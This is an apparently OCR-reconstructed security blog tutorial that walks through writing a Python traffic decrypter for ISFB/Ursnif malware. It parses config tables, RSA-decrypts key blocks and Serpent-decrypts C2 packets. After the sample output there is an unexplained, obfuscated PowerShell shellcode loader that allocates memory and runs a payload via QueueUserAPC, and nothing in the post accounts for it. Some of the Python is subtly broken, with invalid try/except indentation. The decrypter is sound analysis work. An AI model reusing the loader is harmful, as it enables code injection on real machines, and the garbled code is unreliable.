
```
Lookup_Table_Structure {


    DWORD    :    Name (CRC32 Hash)
    DWORD    :    Flags
    DWORD    :    Offset
    DWORD    :    UID
    DWORD    :    Unknown
    DWORD    :    Unknown

}
```

Essentially, what happens here is we loop through the lookup table, unpacking the four (includes the UID) DWORDs into four different variables, and using the value in `Flags` to determine whether the value is a direct pointer to the string or if it must be added to the current position.

From there, it will check if the CRC hash stored in `Name` is found in the dictionary containing CRC hashes, which can be seen below. If it is located in the dictionary, it will check the value and see if it matches the string "*key*". If it does, the value will be returned and used as the Serpent-CBC key. Otherwise, it will continue to parse the table. More information about this routine and ISFB in general can be found in this paper written by Maciej Kotowicz.



```python
def parse_config(blob):


    data = blob
    parsed_config = []


    offset = 8

    count = struct.unpack('Q', data[:8])[0]

    for i in itertools.count(count):
        try:
                name, flags, value, uid = struct.unpack_from("IIQQ", data, offset)
    except Exception as E:

                return 0

        if flags & 1:
            value = offset + value
        string_len = len(data[value:].partition("\x00")[0])
        if string_len == 0 and offset > 8:
            break

        if string_len > 0:
            if hex(name).strip("L") in crc_table:
                if crc_table[hex(name).strip("L")] == "key":
                    serpent_key = data[value:value+string_len]
                    return serpent_key
        offset += 24
```




```
crc_table = {
    "0x556aed8f": "server",
    "0xea9ea760": "bootstrap",
    "0xacf9fc81": "screenshot",
    "0x602c2c26": "keyloglist",
    "0x656b798a": "botnet",
    "0xacc79a02": "knockertimeout",
    "0x955879a6": "sendtimeout",
    "0x31277bd5": "tasktimeout",
    "0x18a632bb": "configfailtimeout",
    "0xd7a003c9": "configtimeout",
    "0x4fa8693e": "key",
    "0xd0665bf6": "domains",
    "0x75e6145c": "domain",
    "0x6de85128": "bctimeout",
    "0xefc574ae": "dga_seed",
    "0xcd850e68": "dga_crc",
    "0x73177345": "dga_base_url",
    "0x11271c7f": "timer",
    "0x584e5925": "timer",
    "0x48295783": "timer",
    "0xdf351e24": "tor32_dll",
    "0x4b214f54": "tor64_dll",
    "0x510f22d2": "tor_domains",
    "0xdf2e7488": "dga_season",
    "0xc61efa7a": "dga_tld",
    "0xec99df2e": "ip_service",
        "0xea1389ef": "dns_servers"
}
```

Now, with both the extracted RSA key and Serpent-CBC key, we can start decrypting the packets!


Functions for Decrypting Suspicious Packets

We'll now write the final three functions we need to complete our malware traffic decrypter script. The `decrypt_communication()` function is fairly simple. First, we check to see if each packet in the list of suspicious packets is base64 encoded by checking for padding at the end.



```python
def decrypt_communication(packets, serpent, rsa):


    for packet in packets:
        if packet[-1:] == "=":

            packet = base64.b64decode(packet)

            block = packet[-64:]
            packet = packet[:-64]

            serpent_key, md5, sze = RSA_Decrypt_Last_Block(rsa, block)
            sze = int(binascii.hexlify(sze[::-1]), 16)

            if len(packet) < 3000:
                sze = len(packet)

            Serpent_Decrypt_Packet(serpent_key, packet, sze, md5)
```


If it is, we base64 decode it and store the last 64 bytes in a variable, which is then passed into `RSA_Decrypt_Last_Block()`.



```python
def RSA_Decrypt_Last_Block(key, data):

    bit = struct.unpack('I', key[:4])[0]
    mod = key[4:(bit/8)+4]
    exp = key[(bit/8)+4:]
    mod = int(binascii.hexlify(mod), 16)
    exp = int(binascii.hexlify(exp), 16)
    keypub = RSA.construct((mod, long(exp)))

    bits = keypub.size() + 1
    encBlock = data[-(bits/8):]
    decBlock = keypub.encrypt(encBlock, 0)[0]

    start_offset = 23
    md5 = binascii.hexlify(decBlock[start_offset:start_offset+16])
    start_offset += 16
    serpent_key = decBlock[start_offset:start_offset+16]
    start_offset += 16
    sze = decBlock[start_offset:start_offset+4]

    print "MD5: ", md5
    print "Serpent: ", binascii.hexlify(serpent_key)

    return serpent_key, md5, sze
```

The packet is then stripped of the last 64 bytes as they are no longer needed. Then, the size returned by the RSA decrypt function is converted to an integer, and if it is less than 3000, the size is altered to be the full size of the packet. The reason for this is on the smaller packet sent from the C2 server, the decryption script fails to decrypt the entirety of the data, so to fix this we can simply choose to decrypt the entire packet.

From there, we pass the data into the `Serpent_Decrypt_Packet`, which will decrypt the data, and then MD5 hash it, comparing the resulting hash to the hash in the RSA decrypted block.




```python
def Serpent_Decrypt_Packet(key, data, size, md5):

    print "Decrypting..."

    result = serpent_cbc_decrypt(key, data[:size])

    if result[0] == "M" and result[1] == "Z":
        print "Binary File Located!"
        print "Checking Hashes Match."

        if hashlib.md5(result).hexdigest() == md5:
            print "Matching Hashes. Dumping."
            write_to_file(result)
            print "Binary Dumped!"

    else:

        if hashlib.md5(result.strip("\x00")).hexdigest() == md5:
            print "Matching Hashes. Dumping."
            write_to_file(result.strip("\x00"))
            print "Data Dumped!"

        else:
            print "Hashes don't match! Dumping anyway."
            write_to_file(result)
            print "Dumped Data!"

    return
```

Regardless of whether or not the hashes match, it will dump out the data to a file.


Executing the Traffic Decrypter Script

Upon executing the script (as long as no issues are raised), the payloads should have successfully been dumped!

Interestingly, one of the packets failed to decrypt, and performing an RSA decryption of the final 64 bytes yielded a strange result, completely different to the first decrypted packet. This could be due to it coming from a different sample of Ursnif, or due to a parsing issue from my script, although in that case there would be issues with the first and third packet, which there was not.



```
MD5:  9dc8cfb6ad51d8e251c9fe2f7514122b
Serpent:  e3e60d08c77a91bceb4e55b04f6259e4
Decrypting...
Binary File Located!
Checking Hashes Match.
Matching Hashes. Dumping.
Outputting Extracted Data to dfe09869-c032-49a2-8dc2-41a89d14c848
Binary Dumped!
MD5:  93615327678a89d2ef75d4fd7b06fcfa
Serpent:  dc3aee9127218f4e68a97f8a0baa9c9f
Decrypting...
Hashes don't match! Dumping anyway.
Outputting Extracted Data to 86ea4eee-6605-488f-a344-6121588d6877
Dumped Data!
MD5:  055de6df8cd5d2a5650355cf72629203
Serpent:  b9c45396fd38372a81ec5bfe45e0bf12
Decrypting...
Matching Hashes. Dumping.
Outputting Extracted Data to f56163f2-648d-410d-8325-eb4a2537ce35
Data Dumped!
```



```
$sshqunwohkr="qdskoexh";function mgdaj{$odsfgdeokd=[System.Convert]::FromBase64String($args[0]);[System.Text.Encoding]::ASCII.GetString($odsfgdeokd);};iex(mgdaj("JHJpa21qbmNqcD0iW0
RsbEltcG9ydChgImtlcm5lbDMyYCIpXWBucHVibGljIHN0YXRpYyBleHRlcm4gdWludCBRdWV1ZVVzZXJBUEMoSW50UHRyIGhobWJlaXZ0YSxJbnRQdHIgYmxuZSxJbnRQdHIgd2xtaSk7YG5bRGxsSW1wb3J0KGAia2VybmVsMzJgIildYG
5wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgR2V0Q3VycmVudFRocmVhZElkKCk7YG5bRGxsSW1wb3J0KGAia2VybmVsMzJgIildYG5wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgT3BlblRocmVhZCh1aW50IG9oeWV3aWJneSx1aW
50IGRrbmRsLEludFB0ciB2Y2xhdm53cnNuKTsiOyRxZWd1bD1BZGQtVHlwZSAtbWVtYmVyRGVmaW5pdGlvbiAkcmlrbWpuY2pwIC1OYW1lICdndXRweGJsdnFpJyAtbmFtZXNwYWNlIFczMiAtcGFzc3RocnU7JGVhb254eWg9IltEbGxJbX
BvcnQoYCJrZXJuZWwzMmAiKV1gbnB1YmxpYyBzdGF0aWMgZXh0ZXJuIEludFB0ciBHZXRDdXJyZW50UHJvY2VzcygpO2BuW0RsbEltcG9ydChgImtlcm5lbDMyYCIpXWBucHVibGljIHN0YXRpYyBleHRlcm4gdm9pZCBTbGVlcEV4KHVpbn
Qgd3VtZ2JkZSx1aW50IGducHlkeHN1eGxjKTtgbltEbGxJbXBvcnQoYCJrZXJuZWwzMmAiKV1gbnB1YmxpYyBzdGF0aWMgZXh0ZXJuIEludFB0ciBWaXJ0dWFsQWxsb2NFeChJbnRQdHIgZm55Z2tkd2IsSW50UHRyIG11b2p2eXNjaXVoLH
VpbnQgZ3NkYmdycix1aW50IGZld3RicGUsdWludCBkdnFteWhpam0pOyI7JGRtaj1BZGQtVHlwZSAtbWVtYmVyRGVmaW5pd
GlvbiAkZWFvbnh5aCAtTmFtZSAndnZkYm5kYScgLW5hbWVzcGFjZSBXMzIgLXBhc3N0aHJ1O3=="));$qlcgseisx="fby";[byte[]]$lru=@(@CODE@);iex(mgdaj("JGRtajo6U2xlZXBFeCgxLDEpO2lmKCRvcW1jbGk9JGRtajo6Vm
lydHVhbEFsbG9jRXgoJGRtajo6R2V0Q3VycmVudFByb2Nlc3MoKSwwLCRscnUuTGVuZ3RoLDEyMjg4LDY0KSl7W1N5c3RlbS5SdW50aW1lLkludGVyb3BTZXJ2aWNlcy5NYXJzaGFsXTo6Q29weSgkbHJ1LDAsJG9xbWNsaSwkbHJ1Lmxlbm
d0aCk7aWYoJHFlZ3VsOjpRdWV1ZVVzZXJBUEMoJG9xbWNsaSwkcWVndWw6Ok9wZW5UaHJlYWQoMTYsMCwkcWVndWw6OkdldEN1cnJlbnRUaHJlYWRJZCgpKSwkb3FtY2xpKSl7JGRtajo6U2xlZXBFeCgxOSwzKTt9fT=="));
```

Wrapping Up…

So! That brings us to an end to this blog post. I hope you have been able to learn something new from it! If you are interested in trying to replicate this decrypter yourself, you can find the Python implementation of Serpent-CBC encryption/decryption here. If you've completed the traffic decrypter for this version of ISFB, why not try writing one for version 3? You'll have to change up the extraction a bit as they use a more complex method of storing it, but it'll be a good challenge!

Like this article? Follow us on LinkedIn, Twitter, YouTube or Facebook to see the content we post.

Read more about Cyber Security

- Zero2Hero Previous: Writing Malware Configuration Extractors for ISFB/Ursnif
- Cyber Insurance Is No Substitute For Robust Cybersecurity Systems
- macOS Catalina | The Big Upgrade, Don't Get Caught Out!
- You Thought Ransomware Was Declining? Think Again!
- What is Deepfake? (And Should You Be Worried?)
- Checkm8: 5 Things You Should Know About the New iOS Boot ROM Exploit

Share this entry

0

REPLIES

Leave a Reply

Want to join the discussion?
Feel free to contribute!

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

Post Comment

Contact Info

2415 E Camelback Rd
Suite 700, PMB 7019
Phoenix, AZ 85016

(602) 461-7219

Recent Posts

The Good, the Bad and the Ugly in Cybersecurity – Week 42

Edge computing startup Pensando comes out of stealth mode with a total of $278 million in funding

Writing Malware Traffic Decrypters for ISFB/Ursnif

Privacy Policy Terms And Conditions Disclaimer